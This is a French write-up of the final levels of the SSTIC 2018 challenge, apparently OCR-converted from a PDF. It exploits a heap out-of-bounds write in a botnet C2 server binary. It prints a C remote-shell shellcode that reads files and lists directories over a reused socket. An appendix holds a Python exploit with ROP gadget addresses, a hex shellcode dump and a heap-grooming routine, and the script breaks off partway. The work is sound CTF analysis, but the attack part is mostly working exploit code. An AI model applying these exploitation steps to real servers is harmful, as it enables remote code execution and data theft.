drwx------  2 user user 4096 Mar  5 09:53 Weeping Angel
```

serveur EXEC `tar cvfz /tmp/confidentiel.tgz /home/user/confidentiel`

serveur READ `tmp/confidentiel.tgz`

client "upload" `tmp/confidentiel.tgz`

serveur WRITE `tmp/surprise.tgz`


client "download" `tmp/surprise.tgz`

Une fois l' archive `confidentiel.tgz` reconstruite on peut récupérer lire le fichier `super_secret` et récupérer le flag de validation pour le niveau :

```
$/home/user/confidentiel> cat ./super_secret
SSTIC2018{07aa9feed84a9be785c6edb95688c45a}
```

4 Nation-state Level Botnet

Pour le dernier niveau, on doit récupérer une addresse email se trouvant sur le serveur de l'attaquant afin de valider le challenge. Avnt de s'attaquer au serveur, il s'agit de le localiser. Pour cela il faut analyser les paquets transmis entre l'agent et le serveur C2 maintenant qu'on les a déchiffré. Le premier message qu'envoie un agent nouvellement connecté au serveur est un message de peering pour s'identifier sur le réseau meshé. Le serveur lui répond avec les données de sa gateway s'il y en a une. Dans notre cas, voici le message renvoyé :



On a une structure `sockaddr` présent dans le paquet `02 00 8F 7F C3 9A 69 0C` qui nous donne une adresse IP publique `195.154.105.12` sur le port `36735`.
Le serveur (qui est le binaire `.f4ncy_n0un0urs` tournant avec des options spécifiques) propose une surface d'attaque particulièrement réduite puisqu'il ne répond qu'a seulement deux messages :


- `mesh_process_agent_peering` enregistre la connexion d'un nouvel agent sur le réseau meshé
- `msg_process_ping` : contacte un autre agent sur le réseau

Le binaire comporte pas mal de fausses pistes et des comportements "dangeureux" (buffers sur la stack non nettoyés, calcul de taille de buffers qui finissent pas tomber juste, etc.) mais la vulnérabilité présente est un peu plus subtile :

```
//
// @param route: route context representing a gateway and the attack server
// @param src_node_id : new node id from a client connected to the gateway
__int64[] __fastcall add_to_route(AGENT_ROUTE *route, uint64_t src_node_id)
{
```

```
  uint64_t _src_node_id; // rbp
  int _client_nodes_count; // edx
  uint64_t *_client_nodes; // rax

  _src_node_id = src_node_id;
  _client_nodes_count = route->__clients_count;
  _max_client_count = route->max_client_count;
  _client_nodes = route->_client_nodes;

  // BUG : The following comparison should be ">="
  if ( route->__clients_count > _max_client_count )
  {
    _new_max_client_count = _max_client_count + 5;
    route->max_client_count = _new_max_client_count;

    _client_nodes = (uint64_t *)realloc(_client_nodes, 8 * _new_max_client_count);

    _client_nodes_count = route->__clients_count;
    route->_client_nodes = _client_nodes;
  }

  // we can write route->_client_nodes[route->max_client_count] (64bit OOB write);
  _client_nodes[_client_nodes_count] = _src_node_id;
  route->__clients_count = _client_nodes_count + 1;

  return _client_nodes;
}
```

La fonction permettant d'enregistrer un sous-noeud au niveau d'un agent possède un overflow de 8 octets en écriture. Pour obtenir une RCE au moyen de ce bug, on a à notre disposition deux structures pour "masser" la heap du serveur à notre avantage : chaque client connecté au serveur est représenté par une structure de 0x230 octets (chunk de 0x241 dans la heap) et les routes du client initialement rentre dans un tableau de 0x30 octets (chunk de 0x41 dans la heap) qui peut réallouer à volonté et qui présente l'overflow. La technique utilisée ici est similaire à celle présentée dans how2heap et vise à controller l'addresse du pointeur de la free-list au moyen de l'agrandissement d'un chunk bien placé.



La première étape consiste à aligner 5 chunk de la heap dans cet ordre précis :

attack : chunk présentant l'overflow, permettant de réécrire la taille du chunk suivant

target : chunk qui va voir sa taille agrandie

gap : chunk d'alignement.


client : une structure de 0x230 qui va être libérée afin de populer la freelist.

guard : chunk de guarde afin de "boxer" le chunk client.

A chaque fois qu'un chunk est libéré, il est rajouté à la freelist et le pointeur `bk` pointant vers le next free est écrit dans le chunk nouvellement libéré. Le massage de heap à pour but de réécrire ce pointeur `bk` pour contrôler l'adresse de l'allocation suivante.
Si la stratégie à suivre est plutôt simple en théorie, en pratique une autre paire de manches. La principale difficulté vient du fait qu'on a seulement un contrôle partiel sur les données présentes dans les chunk de 0x241 : on peut contrôler la clé AES envoyé par le client (16 octets entre 0x210 et 0x220), l' IV en l'incrémentant (8 octets entre 0x238 et 0x240) et un contrôle indirect sur le contexte AES généré par la clé client (80 octets entre 0x110 et 0x160). Le reste de la structure est soit vide, soit pas sous notre contrôle et peut provoquer des conséquences imprévues lors de l'exploitation (voir le script en appendix pour plus d'informations).
Si tous se passe bien, on peut allouer une structure de 0x230 octets à une adresse contrôlable. Le reste est alors assez standard : on réécrit l'un des hook présents dans la `glibc` (j'ai utilisé `__realloc_hook`) pour contrôler RIP et le déclencher via un appel à `mesh_process_agent_peering`. L'exploitation est simplifiée par le fait que la `glibc` est embarquée en statique dans le binaire et ce dernier est compilé sans `ASLR` (pas de leak nécessaire). `DEP` est toutefois activé donc il va falloir roper avant de pouvoir lancer le shellcode.
... Et bien évidemment il reste une dernière embûche sur la route. Le binaire utilise `seccomp` pour filtrer les syscalls autorisés. Voici la liste :

id	syscall	id	syscall
0x00	`read`	0x20	`dup`
0x01	`write`	0x29	`socket`
0x02	`open`	0x2d	`recvfrom`
0x03	`write`	0x31	`bind`
0x05	`fstat`	0x32	`listen`
0x09	`mmap`	0x36	`accept4`
0x0b	`munmap`	0x4e	`getdents`
0x0c	`brk`	0xd9	`getdents64`
0x101	`openat`	0xe7	`exit_group`
0x120	`setsockopt`	0xec	`sendto`
0x14	`writev`		
0x17	`select`		
0x19	`mremap`		

En plus des traditionnels syscalls dédiés à la mémoire et au réseau (nécessaire pour que le serveur puisse tourner), on remarque que `read`, `write` et `getdents` sont autorisés. Ce qui veut dire qu'on peut au moins parcourir la partition `home` du serveur distant et lire les fichiers présents dessus. `mprotect` ne fait pas parti des syscalls autorisés, donc j'ai du passer par `mmap` pour allouer une page en RWX. Vu les gadgets présents dans le binaire, je suis passé par un petit bout de bootstrap afin de copier l'intégralité du shellcode avant de sauter dessus :



Puisque `connect` ne fait pas parti des syscalls autorisés, on doit réutiliser une connexion déjà ouverte. Par chance, ma ropchain évite de toucher `r12`, qui continue de pointer vers le dernier block de 0x230 octets alloués et ce dernier possède un `fd` vers un socket. Voici le shellcode utilisé pour faire un reverse shell de clodo :

```
#include <arpa/inet.h>
#include <dirent.h>
#include <errno.h>
#include <fcntl.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/stat.h>
#include <sys/syscall.h>
#include <sys/types.h>
#include <unistd.h>
#include <unistd.h>

typedef ssize_t (*recv_p)(int sockfd, void *buf, size_t len, int flags);
typedef ssize_t (*send_p)(int sockfd, const void *buf, size_t len, int flags);
typedef int (*open_p)(const char *pathname, int flags);
typedef ssize_t (*read_p)(int fd, void *buf, size_t count);
typedef int (*getdents_p)(unsigned int fd, struct linux_dirent *dirp,
                  unsigned int count);

int shellcode()
{

  int sock;
  char buffer[0x1000];
  uintptr_t p_reuse_sock;

  recv_p recv_fun = (recv_p) 0x4570F0;
```

```
send_p send_fun = (send_p) 0x4571B0;
open_p open_fun = (open_p) 0x454D10;
read_p read_fun = (read_p) 0x454ED0;
getdents_p getdents_fun = (getdents_p) 0x47FE20;


// reuse socket
asm volatile
(
  "mov %%r12, %0\n\t"
  "addq $552, %0"
  : "=g"(p_reuse_sock) /* output */
  : /* no input */
  : /* clobbered register */
);

sock = ((int*) p_reuse_sock)[0];


// send initial ping to attack client in order
// to start communicating
send_fun(sock , buffer , 0x300 , 0);

//keep communicating with server
while(1)
{
  // memset the buffer
  for (int i =0; i < 0x300; i++) {
    buffer[i] = 0x00;
  }


  int n = recv_fun(sock , buffer , 0x300 , 0);
  if( n < 0)
  {
      break;
  }

  if (n > 0)
  {
    if (buffer[0] == 0)
    {
      int fd = open_fun(buffer + 1, O_RDONLY );
      read_fun (fd, &buffer, sizeof(buffer));

    }
    else if (buffer[0] == 1)
    {
      int fd = open_fun(buffer + 1, O_RDONLY | O_DIRECTORY);
      int nread = getdents_fun(fd, (struct linux_dirent *) buffer, 0x300);
    }
```

```
      else
      {
        // hard crash to force server reboot
        int (*null)() = 0x00;
        null();
      }

      // Send back processed data
      if( send_fun(sock , buffer , 0x300 , 0) < 0)
      {
        break;
      }
    }
  }

    // don't bother closing the socket
    // close(sock);
    return 0;
}
```

J'ai du rajouter une commande pour faire crasher le serveur, car il avait tendance à rester en boucle infinie à la fermeture de la connexion côté client ...
Maintenant qu'on a un shell (même limité) sur la machine distante, voici comment récupérer le flag final :

```
>>> ls /home/
dir : b'.'
dir : b'..'
dir : b'sstic'
>>> ls /home/sstic/
dir : b'.'
dir : b'..'
dir : b'.ssh'
dir : b'secret'
file : b'.bashrc'
file : b'.lesshst'
file : b'.profile'
file : b'.viminfo'
file : b'agent.sh'
file : b'agent'
file : b'.bash_logout'
>>> ls /home/sstic/secret
dir : b'.'
dir : b'..'
file : b'sstic2018.flag'
>>> cat /home/sstic/secret/sstic2018.flag
"65r1o0q1380ornqq763p96r74n0r51o816onpp68100s5p4s74955rqqr0p5507o@punyyratr.ffgvp.bet"
```

Le flag final est un ROT13 de `65e1b0d1380beadd763c96e74a0e51b816bacc68100f5c4f74955edde0c5507b@challenge.sstic.org` qui est l'email à récupérer en premier lieu.

5 Appendix

5.1 fancy_nounours.py

```
import struct
import argparse
import os
import sys
import socket
import binascii
import time
import logging
from enum import Enum

import rsa
from fancy_aes import decrypt4rounds, encrypt4rounds


################################################################################
#### CRYPTO UTILS
################################################################################

BLOCK_LEN = 16
IV_LEN = 16


# pack a 2048-bit rsa key
def pack_rsa_key(key):
    return struct.pack(">QQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQQ",
        (key >> 64*31) & 0xffffffffffffffff,
        (key >> 64*30) & 0xffffffffffffffff,
        (key >> 64*29) & 0xffffffffffffffff,
        (key >> 64*28) & 0xffffffffffffffff,
        (key >> 64*27) & 0xffffffffffffffff,
        (key >> 64*26) & 0xffffffffffffffff,
        (key >> 64*25) & 0xffffffffffffffff,
        (key >> 64*24) & 0xffffffffffffffff,
        (key >> 64*23) & 0xffffffffffffffff,
        (key >> 64*22) & 0xffffffffffffffff,
        (key >> 64*21) & 0xffffffffffffffff,
        (key >> 64*20) & 0xffffffffffffffff,
        (key >> 64*19) & 0xffffffffffffffff,
        (key >> 64*18) & 0xffffffffffffffff,
        (key >> 64*17) & 0xffffffffffffffff,
        (key >> 64*16) & 0xffffffffffffffff,
        (key >> 64*15) & 0xffffffffffffffff,
        (key >> 64*14) & 0xffffffffffffffff,
        (key >> 64*13) & 0xffffffffffffffff,
        (key >> 64*12) & 0xffffffffffffffff,
        (key >> 64*11) & 0xffffffffffffffff,
        (key >> 64*10) & 0xffffffffffffffff,
        (key >> 64*9) & 0xffffffffffffffff,
        (key >> 64*8) & 0xffffffffffffffff,
        (key >> 64*7) & 0xffffffffffffffff,
        (key >> 64*6) & 0xffffffffffffffff,
        (key >> 64*5) & 0xffffffffffffffff,
        (key >> 64*4) & 0xffffffffffffffff,
        (key >> 64*3) & 0xffffffffffffffff,
        (key >> 64*2) & 0xffffffffffffffff,
        (key >> 64*1) & 0xffffffffffffffff,
        (key >> 64*0) & 0xffffffffffffffff,
```

```
    )

# unpack a 2048-bit rsa key buffer
def unpack_rsa_key(key_bytes):

    key = 0
    for i in range(32):
        k = struct.unpack(">Q", key_bytes[i*8:(i+1)*8])[0]

        key = (key<<64) +  k

    return key

################################################################################
#### Message forging
################################################################################

class JobEnum(Enum):
    READ = 4
    WRITE = 2
    EXEC = 1

class FcPacket(object):

    HEADER_FORMAT = "QQQQII"
    HEADER_SIZE = struct.calcsize(HEADER_FORMAT)

    def __init__ (self):
        self.marker = 0xd1d3c0de41414141
        self.babar = 0x3730307261626162
        self.src_node = 0xdeadbeef
        self.dst_node = 0
        self.command = 0
        self.sz = 0
        self.payload = None

    @classmethod
    def from_buffer(cls, buffer):

        o = cls()
        header_size = FcPacket.HEADER_SIZE
        o.marker,o.babar,o.src_node,o.dst_node,o.command,o.sz = struct.unpack(
    FcPacket.HEADER_FORMAT, buffer[0:header_size])

        if (len(buffer) > header_size) : # and (self.sz == len(buffer) - header_size)
    :
            o.payload = buffer[header_size:]

        return o

    def pack(self):

        header = struct.pack(FcPacket.HEADER_FORMAT,
            self.marker,
            self.babar,
            self.src_node,
            self.dst_node,
            self.command,
            self.sz
        )
        buffer = header
```

```
117
118         if self.payload:
119             buffer = header + self.payload
120
121         return buffer
122
123     def __str__(self):
124         return "\n".join([
125             "Packet:",
126             " -marker : %s" % binascii.unhexlify("%x" % self.marker),
127             " -babar : %s" % binascii.unhexlify("%x" % self.babar)[::-1],
128             " -src_node : 0x%x" % self.src_node,
129             " -dst_node : 0x%x" % self.dst_node,
130             " -cmd : 0x%x" % self.command,
131             " -sz : 0x%x" % self.sz,
132             " -payload : 0x%s" % self.payload,
133         ])
134
135
136 class FancyNounours(object):
137
138
139     def __init__(self, address, port, _id, key = None):
140
141         self._address = address
142         self._port = port
143         self._socket = None
144
145         # 256 bits buffers
146         self._enc_key = None
147         self._dec_key = key
148         if not self._dec_key:
149             self._dec_key = struct.pack("B", _id)*16
150
151         self._iv = 0
152
153         self.src_node = _id * 0x100000
154
155     def connect(self):
156
157         self._socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
158         self._socket.connect((self._address, self._port))
159
160     def close(self):
161         self._socket.close()
162
163     def do_rsa_key_exchange(self):
164
165         (client_pub, client_priv) = rsa.newkeys(2048)
166
167         # send our public key
168         packet_client_pub = pack_rsa_key(client_pub.n)
169         self._socket.send(packet_client_pub)
170
171         # receive server public key
172         packed_server_pub = self._socket.recv(2048)
173         print(packed_server_pub)
174         server_pub = rsa.PublicKey(unpack_rsa_key(packed_server_pub), 0x10001)
175
176         # send our decoding key to the server
177         dec_key = rsa.encrypt(self._dec_key, server_pub)
```

```
178         self._socket.send(dec_key)
179 
180         # receive server encoding key
181         enc_key = self._socket.recv(2048)
182         self._enc_key = rsa.decrypt(enc_key, client_priv)
183 
184 
185     def mesh_agent_peering(self, wait_for_response = True, src_node = None):
186 
187         packet = FcPacket()
188         packet.command =  0x10000
189         packet.sz = FcPacket.HEADER_SIZE
190         packet.payload = None
191 
192         packet.src_node = src_node
193         if  not src_node :
194             packet.src_node = self.src_node
195             self.src_node = self.src_node + 0x10
196 
197         logging.debug("sending peering packet with id : %x" % packet.src_node)
198         self._scomm_send(packet.pack())
199 
200         if wait_for_response:
201             iv, peering_response_buffer = self._scomm_recv()
202             return peering_response_buffer, FcPacket.from_buffer(
    peering_response_buffer)
203 
204         return None, None
205 
206     def mesh_trig_payload(self, payload, gadget):
207 
208         packet = FcPacket()
209         packet.command =  0x10000
210         packet.sz = FcPacket.HEADER_SIZE + len(payload)
211         packet.payload = payload
212         packet.src_node =  gadget # add rsp, 0x18, ret;
213 
214         self._scomm_send(packet.pack())
215 
216     def mesh_agent_dupl_addr(self):
217 
218         packet = FcPacket()
219         packet.command =  0x20000
220         packet.sz = FcPacket.HEADER_SIZE
221         packet.payload = None
222 
223         self._scomm_send(packet.pack())
224         iv, peering_response_buffer = self._scomm_recv()
225 
226         return peering_response_buffer, FcPacket.from_buffer(peering_response_buffer)
227 
228     def mesh_send_ping(self, message):
229 
230         packet = FcPacket()
231         packet.command = 0x100 | 0x1000000
232         packet.sz =  len(message)
233         packet.payload = message
234         packet.src_node = 0x4100000041000000
235         packet.dst_node = 0
236         packet.babar = struct.unpack("Q", b"CCCCDDD\x00")[0]
237         packet.iv = 0x4444444444444444
```

```
238
239         self._scomm_send(packet.pack())
240
241
242         iv, ping_response_buffer = self._scomm_recv()
243         packet = None
244         if len(ping_response_buffer) > FcPacket.HEADER_SIZE:
245             packet = FcPacket.from_buffer(ping_response_buffer)
246
247         return ping_response_buffer, packet
248
249     def mesh_send_job(self, job, job_enum ):
250
251         packet = FcPacket()
252         packet.command =  0x200 | 0x1000000 | 1
253         packet.sz = FcPacket.HEADER_SIZE + len(job.encode('ascii'))
254         packet.payload = job.encode('ascii')
255
256         self._scomm_send(packet.pack())
257
258
259     def _scomm_send(self, message):
260
261         ciphertext = self._encrypt_message(message)
262
263         self._socket.send(struct.pack("I", len(ciphertext)))
264         self._socket.send(ciphertext)
265
266
267     def _scomm_recv(self):
268
269         raw_len = self._socket.recv(4)
270         buffer_len = struct.unpack("I", raw_len)[0]
271         logging.debug("[_scomm_recv] length received : %d" % buffer_len)
272
273         ciphertext  = b""
274         while len(ciphertext) < buffer_len:
275
276             cipher_chunk = self._socket.recv(buffer_len - len(ciphertext))
277             ciphertext += cipher_chunk
278
279         return self._decrypt_message(ciphertext)
280
281     def _encrypt_message(self, message):
282
283         current_iv = struct.pack(">QQ", (self._iv >> 64), self._iv)
284         self._iv += 1
285
286         payload = b""
287         prev_block = current_iv
288
289         # convert bytes buffer into array
290         encoding_key = [x for x in self._enc_key]
291
292         # pad to a multiple of block len
293         message_len = len(message)
294         message_pad = message_len % BLOCK_LEN
295
296         message += b"\x00" * message_pad
297         message_len += message_pad
298
```

```
299
300         for block_counter in range(int(message_len//BLOCK_LEN)):
301
302             block = message[block_counter*BLOCK_LEN : (block_counter+1)*BLOCK_LEN]
303             xor_pt = [block[i] ^ prev_block[i] for i in range(len(block))]
304
305
306             ct = encrypt4rounds(xor_pt, encoding_key)
307
308             prev_block = ct
309             payload += bytes(ct)
310
311
312         return current_iv + payload
313
314
315     def _decrypt_message(self, message):
316
317         if len(message) < IV_LEN:
318             raise ValueError("encrypted message not long enough : %x < 16" % len(
    message))
319
320         iv = message[0:IV_LEN]
321         payload = message[IV_LEN:]
322         plaintext = b""
323
324         # convert bytes buffer into array
325         decoding_key = [x for x in self._dec_key]
326
327         prev_block = iv
328         for block_counter in range(int((len(message) - IV_LEN) // BLOCK_LEN)):
329
330             block = [x for x in payload[block_counter*BLOCK_LEN : (block_counter+1)*
    BLOCK_LEN]]
331
332             pt = decrypt4rounds(block, decoding_key)
333             xor_pt = [pt[i] ^ prev_block[i] for i in range(len(pt))]
334
335             prev_block = block
336             plaintext += bytes(xor_pt)
337
338         return iv, plaintext
339
340
341
342 ##############################################################################
343 #### Attack script
344 ##############################################################################
345
346
347
348 def create_0xb1_chunk(fc, top = 0x2000):
349
350     # 0x41 -> 0x61
351     current_top = top
352     for i in range(11):
353         buf, answer = fc.mesh_agent_peering(wait_for_response=False)
354     buf, answer = fc.mesh_agent_peering(wait_for_response=False, src_node=
    current_top | 0x01)
355
356     # 0x91 -> 0xb1
```

```
357     current_top = current_top - 0x60
358     for i in range(5):
359         buf, answer = fc.mesh_agent_peering(wait_for_response=False)
360 
361     current_top = current_top - 0x60
362     for i in range(3):
363         buf, answer = fc.mesh_agent_peering(wait_for_response=False)
364 
365 def create_0x61_chunk(fc, top = None):
366 
367     # 0x41 -> 0x61
368     for i in range(11):
369         buf, answer = fc.mesh_agent_peering(wait_for_response=False)
370 
371 
372 # This is not the __realloc_hook address, this is
373 # the allocation address needed to overwrite __realloc_hook address
374 # with controlled content (and not break anything)
375 REALLOC_HOOK_OVERWRITE_ALLOC_ADDRESS = 0x6d76b8
376 
377 # Function address
378 DL_MAKE_STACK_EXECUTABLE_ADDRESS = 0x489b20
379 LIBC_STACK_END_ADDRESS = 0x6d6c90
380 __STACK_PROT_ADDRESS =  0x6d6f50
381 MEMCPY_ADDRESS = 0x4004a0
382 MMAP_ADDRESS = 0x455ce9 # we don't use the start of the function at 0x0455ce0 since
        we want to skip a check on r9
383 
384 # the following address is used to store temporary values
385 DATA_CAVE_ADDRESS = 0x6D8350
386 
387 # Gadgets
388 RET_GADGET = 0x423f8c        # NOP
389 INT3_GADGET = 0x04a61b8      # debugbreak
390 
391 # these two gadgets allow us to jump back on our packet payload
392 ADD_RSP_0x68_GADGET = 0x0454d7b
393 ADD_RSP_0x18_GADGET = 0x0411bf1
394 
395 # Gadgets
396 POP_RDI_RET = 0x0400766
397 POP_RSI_RET = 0x04017dc
398 MOV_POI_RDI_RSI = 0x4954ba
399 MOV_RDX_POI_RSI_MOV_POI_RDI_RDX = 0x44D880
400 LEA_RCX_RDX_MINUS_8 = 0x429ae5
401 SHR_R9_CL = 0x494340
402 JMP_RAX = 0x428c90
403 
404 # Useful constants
405 MAP_ANONYMOUS = 0x20
406 MAP_SHARED = 0x01
407 PROT_READ = 0x01
408 PROT_WRITE = 0x02
409 PROT_EXEC = 0x04
410 
411 def prepare_shellcode():
412 
413     shellcode_hexdump = "".join([
414 
415         "55 48 89 E5 48 81 EC B0  10 00 00 B8 00 B0 42 00",
416         "89 C1 B8 20 FE 47 00 89  C2 B8 D0 4E 45 00 89 C6",
```

```
        "B8 10 4D 45 00 89 C7 B8  B0 71 45 00 41 89 C0 B8",
        "F0 70 45 00 41 89 C1 4C  89 4D F8 4C 89 45 F0 48",
        "89 7D E8 48 89 75 E0 48  89 55 D8 48 89 4D D0 4C",
        "89 A5 B8 EF FF FF 48 81  85 B8 EF FF FF 28 02 00",
        "00 B8 00 03 00 00 89 C2  31 C9 48 8D B5 C0 EF FF",
        "FF 48 8B BD B8 EF FF FF  8B 07 89 45 CC 48 8B 7D",
        "F0 8B 45 CC 48 89 BD 90  EF FF FF 89 C7 4C 8B 85",
        "90 EF FF FF 41 FF D0 48  89 85 88 EF FF FF C7 85",
        "B4 EF FF FF 00 00 00 00  81 BD B4 EF FF FF 00 03",
        "00 00 0F 8D 23 00 00 00  48 63 85 B4 EF FF FF C6",
        "84 05 C0 EF FF FF 00 8B  85 B4 EF FF FF 83 C0 01",
        "89 85 B4 EF FF FF E9 CD  FF FF FF B8 00 03 00 00",
        "89 C2 31 C9 48 8D B5 C0  EF FF FF 48 8B 7D F8 8B",
        "45 CC 48 89 BD 80 EF FF  FF 89 C7 4C 8B 85 80 EF",
        "FF FF 41 FF D0 89 C1 89  8D B0 EF FF FF 83 BD B0",
        "EF FF FF 00 0F 8D 05 00  00 00 E9 38 01 00 00 83",
        "BD B0 EF FF FF 00 0F 8E  26 01 00 00 0F BE 85 C0",
        "EF FF FF 83 F8 00 0F 85  55 00 00 00 31 F6 48 8D",
        "85 C0 EF FF FF 48 8B 4D  E8 48 83 C0 01 48 89 C7",
        "FF D1 BE 00 10 00 00 89  F2 48 8D 8D C0 EF FF FF",
        "89 85 AC EF FF FF 48 8B  7D E0 8B 85 AC EF FF FF",
        "48 89 BD 78 EF FF FF 89  C7 48 89 CE 48 8B 8D 78",
        "EF FF FF FF D1 48 89 85  70 EF FF FF E9 83 00 00",
        "00 0F BE 85 C0 EF FF FF  83 F8 01 0F 85 55 00 00",
        "00 BE 00 00 01 00 48 8D  85 C0 EF FF FF 48 8B 4D",
        "E8 48 83 C0 01 48 89 C7  FF D1 BA 00 03 00 00 48",
        "8D 8D C0 EF FF FF 89 85  A8 EF FF FF 48 8B 7D D8",
        "8B 85 A8 EF FF FF 48 89  BD 68 EF FF FF 89 C7 48",
        "89 CE 48 8B 8D 68 EF FF  FF FF D1 89 85 A4 EF FF",
        "FF E9 19 00 00 00 48 C7  85 98 EF FF FF 00 00 00",
        "00 B0 00 FF 95 98 EF FF  FF 89 85 64 EF FF FF E9",
        "00 00 00 00 B8 00 03 00  00 89 C2 31 C9 48 8D B5",
        "C0 EF FF FF 48 8B 7D F0  8B 45 CC 48 89 BD 58 EF",
        "FF FF 89 C7 4C 8B 85 58  EF FF FF 41 FF D0 48 83",
        "F8 00 0F 8D 05 00 00 00  E9 0A 00 00 00 E9 00 00",
        "00 00 E9 47 FE FF FF 31  C0 48 81 C4 B0 10 00 00",
        "5D C3 66 66 66 66 66 2E  0F 1F 84 00 00 00 00 00",
    ])

    # remove space
    shellcode_hexdump = shellcode_hexdump.replace(" ", "")

    # convert to byte array
    shellcode = binascii.unhexlify(shellcode_hexdump)
    return shellcode

def do_pown(ip, port):

    shellcode = prepare_shellcode()

    # prepare clients
    fc1 = FancyNounours(ip, port, 1)
    fc1.connect()
    fc1.do_rsa_key_exchange()
    time.sleep(1)

    fc2 = FancyNounours(ip, port, 2)
    fc2.connect()
    fc2.do_rsa_key_exchange()
    time.sleep(1)

```

```
    fc3 = FancyNounours(ip, port, 3)
    fc3.connect()
    fc3.do_rsa_key_exchange()
    time.sleep(1)

    # attack chunk
    buf, answer = fc1.mesh_agent_peering()
    create_0x61_chunk(fc1)
    time.sleep(2)

    # target chunk
    buf, answer = fc2.mesh_agent_peering()
    create_0x61_chunk(fc2)
    time.sleep(2)

    # gap chunk
    buf, answer = fc3.mesh_agent_peering()
